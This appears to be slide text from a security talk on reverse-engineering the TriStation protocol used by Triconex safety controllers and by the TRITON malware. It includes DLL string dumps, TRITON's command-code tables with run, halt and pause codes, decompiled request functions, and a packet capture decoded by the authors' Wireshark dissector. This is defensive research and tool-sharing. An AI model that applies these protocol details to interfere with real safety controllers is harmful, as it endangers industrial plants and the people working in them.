
RE of TriStation Protocol

TricCom.dll - Tristation 1131



```
3C 32 32 36 3E 00 00 00  3C 32 32 35 3E 00 00 00  <226>...<225>...
3C 32 32 34 3E 00 00 00  50 72 6F 67 72 61 6D 20  <224>...Program·
6E 61 6D 65 20 69 73 20  69 6E 76 61 6C 69 64 00  name·is·invalid.
49 6E 76 61 6C 69 64 20  50 6F 69 6E 74 20 4C 6F  Invalid·Point·Lo
63 61 74 69 6F 6E 00 00  49 6E 76 61 6C 69 64 20  cation..Invalid·
70 6F 69 6E 74 20 74 79  70 65 00 00 42 61 64 20  point·type..Bad·
6F 66 66 73 65 74 20 66  6F 72 20 61 6E 20 49 2F  offset·for·an·I/
4F 20 70 6F 69 6E 74 00  3C 32 31 39 3E 00 00 00  O·point.<219>...
3C 32 31 38 3E 00 00 00  4D 6F 64 75 6C 65 20 61  <218>...Module·a
64 64 72 65 73 73 20 69  73 20 69 6E 76 61 6C 69  ddress·is·invali
64 00 00 00 42 61 64 20  49 6E 64 65 78 20 66 6F  d...Bad·Index·fo
72 20 61 20 6D 6F 64 75  6C 65 00 00 3C 32 31 35  r·a·module..<215
3E 00 00 00 43 6F 6D 6D  61 6E 64 20 6E 6F 74 20  >...Command·not·
69 6E 20 63 6F 72 72 65  63 74 20 73 65 71 75 65  in·correct·seque
6E 63 65 00 42 61 64 20  63 6F 6E 74 72 6F 6C 20  nce.Bad·control·
70 72 6F 67 72 61 6D 20  76 65 72 73 69 6F 6E 00  program·version.
4B 65 79 20 73 65 74 74  69 6E 67 20 70 72 6F 68  Key·setting·proh
69 62 69 74 73 20 74 68  69 73 20 6F 70 65 72 61  ibits·this·opera
74 69 6F 6E 00 00 00 00  54 68 65 20 64 6F 77 6E  tion....The·down
6C 6F 61 64 20 74 69 6D  65 20 6D 69 73 6D 61 74  load·time·mismat
63 68 65 73 00 00 00 00  41 20 4E 65 74 77 6F 72  ches....A·Networ
6B 20 69 73 20 6D 69 73  73 69 6E 67 00 00 00 00  k·is·missing....
3C 32 30 39 3E 00 00 00  4E 65 74 77 6F 72 6B 20  <209>...Network·
69 73 20 6F 75 74 20 6F  66 20 72 61 6E 67 65 00  is·out·of·range.
4E 6F 74 20 6C 6F 61 64  69 6E 67 20 61 20 63 6F  Not·loading·a·co
6E 74 72 6F 6C 20 70 72  6F 67 72 61 6D 00 00 00  ntrol·program...
43 6F 6E 74 72 6F 6C 20  70 72 6F 67 72 61 6D 20  Control·program·
6E 6F 74 20 76 61 6C 69  64 00 00 00 4E 6F 20 6D  not·valid...No·m
65 6D 6F 72 79 20 61 76  61 69 6C 61 62 6C 65 00  emory·available.
43 6F 6E 74 72 6F 6C 20  70 72 6F 67 72 61 6D 20  Control·program·
63 68 65 63 6B 73 75 6D  20 65 72 72 6F 72 00 00  checksum·error..
```

TS_cnames.py - TRITON




```
204: 'Control program checksum error',
205: 'No memory available',
206: 'Control program not valid',
207: 'Not loading a control program',
208: 'Network is out of range',
209: 'Not enough arguments',
210: 'A Network is missing',
211: 'The download time mismatches',
212: 'Key setting prohibits this operation',
213: 'Bad control program version',
214: 'Command not in correct sequence',
215: '<215>',
216: 'Bad Index for a module',
217: 'Module address is invalid',
218: '<218>',
219: '<219>',
220: 'Bad offset for an I/O point',
221: 'Invalid point type',
222: 'Invalid Point Location',
223: 'Program name is invalid',
```


RE of TriStation Protocol

- **Don’t need full RE, focus only on a few interesting packet types**
  - Attacker does not need a full protocol parser


TricCom.dll – TriStation 1131



```
int __thiscall CAPLTricon::Run(CAPLTricon *this)
{
  return CAPLTricon::SendRequest(this, 20u, 0x6Du, 0, 0);
}
```




```
int __thiscall CAPLTricon::Pause(CAPLTricon *this)
{
  return CAPLTricon::SendRequest(this, 22u, 0x6Fu, 0, 0);
}
```




```
int __thiscall CAPLTricon::Halt(CAPLTricon *this)
{
  return CAPLTricon::SendRequest(this, 21u, 0x6Eu, 0, 0);
}
```

TS_cnames.py - TRITON



```
TS_names = {-1: 'Not set',
    0: 'Start download all',
    1: 'Start download change',
    2: 'Update configuration',
    3: 'Upload configuration',
    4: 'Set I/O addresses',
    5: 'Allocate network',
    6: 'Load vector table',
    7: 'Set calendar',
    8: 'Get calendar',
    9: 'Set scan time',
    10: 'End download all',
    11: 'End download change',
    12: 'Cancel download change',
    13: 'Attach TRICON',
    14: 'Set I/O address limits',
    15: 'Configure module',
    16: 'Set multiple point values',
    17: 'Enable all points',
    18: 'Upload vector table',
    19: 'Get CP status ',
    20: 'Run program',
    21: 'Halt program',
    22: 'Pause program',
    23: 'Do single scan',
```

RE of TriStation Protocol: Dissector



```
  1 2018-03-20 14:05:51.071836…  192.168.1.88    192.168.1.2     TRISTATION    48 33279 → 1502 Len=6
  2 2018-03-20 14:05:51.082132…  192.168.1.2     192.168.1.88    TRISTATION    64 1502 → 33279 Len=6 [ETHERNET FRAME CHECK SEQUENCE
  3 2018-03-20 14:05:51.090787…  192.168.1.88    192.168.1.2     TRISTATION    58 33279 → 1502 Len=16
  4 2018-03-20 14:05:51.239848…  192.168.1.2     192.168.1.88    TRISTATION   244 1502 → 33279 Len=202
  5 2018-03-20 14:05:51.240762…  192.168.1.88    192.168.1.2     TRISTATION    66 33279 → 1502 Len=24
  6 2018-03-20 14:05:51.437740…  192.168.1.2     192.168.1.88    TRISTATION   380 1502 → 33279 Len=338
  7 2018-03-20 14:05:51.438839…  192.168.1.88    192.168.1.2     TRISTATION    66 33279 → 1502 Len=24
  8 2018-03-20 14:05:51.614398…  192.168.1.2     192.168.1.88    TRISTATION   168 1502 → 33279 Len=126
  9 2018-03-20 14:05:51.615164…  192.168.1.88    192.168.1.2     TRISTATION    66 33279 → 1502 Len=24
 10 2018-03-20 14:05:51.836427…  192.168.1.2     192.168.1.88    TRISTATION  1092 1502 → 33279 Len=1050
 11 2018-03-20 14:05:51.839161…  192.168.1.88    192.168.1.2     TRISTATION    66 33279 → 1502 Len=24
 12 2018-03-20 14:05:52.008564…  192.168.1.2     192.168.1.88    TRISTATION    64 1502 → 33279 Len=18 [ETHERNET FRAME CHECK SEQUENCE
 13 2018-03-20 14:05:52.009100…  192.168.1.88    192.168.1.2     TRISTATION    66 33279 → 1502 Len=24
 14 2018-03-20 14:05:52.224378…  192.168.1.2     192.168.1.88    TRISTATION   592 1502 → 33279 Len=550
 15 2018-03-20 14:05:52.225920…  192.168.1.88    192.168.1.2     TRISTATION    66 33279 → 1502 Len=24
```

```
▸ Frame 4: 244 bytes on wire (1952 bits), 244 bytes captured (1952 b
▸ Ethernet II, Src: 40:00:00:00:00:02 (40:00:00:00:00:02), Dst: Vmwa
▸ Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.1.88
▸ User Datagram Protocol, Src Port: 1502, Dst Port: 33279
▾ TriStation Protocol
  ▾ TCM communication:
      5 [COMMAND REPLY]
      Channel:  0
      data_len: 196
  ▾ TS communication:
      path: 1 [Controller --> Workstation]
      cid: 1
    ▾ Command: 108 [Get CP status response]
        unk: 256
        loadIn: 0
        modIn: 0
        loadState: 13
        singleScan: 0
        cpValid: 1
        keyState: 0x01    [Program]
        runState: 0x00    [Running]
        my: 120
        us: 2147483648
        ds: 1073741824
        heapMin: 1610612816
        heapMax: 4261478319
        fstat: 0
        project_minor: 23704
        project_major: 0
        project_timestamp: 33618549
        project: NOZOMI
```

```
0000  00 0c 29 28 dd c5 40 00  00 00 00 02 08 00 45 00   ..)(..@. ......E.
0010  00 e6 05 d5 00 00 1e 11  12 88 c0 a8 01 02 c0 a8   ........ ........
0020  01 58 05 de 81 ff 00 d2  00 00 05 00 c4 00 01 01   .X...... ........
0030  6c 00 00 00 3d 18 c4 00  01 00 00 00 0d 00 01 01   l...=... ........
0040  00 00 00 50 80 00 00 00  60 00 00 00 40 00 00 00   ...P.... `...@...
0050  60 00 00 50 fe 00 ff af  ff 00 00 20 00 20 00 20   `..P.... ... . .
0060  00 00 00 00 00 00 20 1b  00 00 c8 00 c8 00 b9 00   ...... . ........
0070  5c 98 00 00 02 00 fa 75  ab 5a 4e 4f 5a 4f 4d 49   \......u .ZNOZOMI
0080  00 05 02 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 06 00   ........ ........
00a0  02 00 00 04 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00b0  00 00 00 00 f0 0f 00 00  00 00 00 00 00 00 00 00   ........ ........
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00d0  00 00 f1 64 64 ec 69 82  83 42 00 00 4d 61 6e 61   ...dd.i. .B..Mana
00e0  67 65 72 00 00 00 00 00  00 00 00 00 00 00 00 00   ger..... ........
00f0  00 00 1a a5                                        ....
```


We built a dissector for Wireshark:

- Available on GitHub (see the link below)
- Feel free to improve it and help the community grow our knowledge

https://github.com/NozomiNetworks/tricotools

DEMO: Triconex HoneyPot

Analysis of the TRITON Modules



https://www.tripwire.com/state-of-security/ics-security/why-is-end-point-protection-a-big-deal-in-ics-environments/

Multi-Stage Payload

Stage 1: Argument-Setting Shellcode

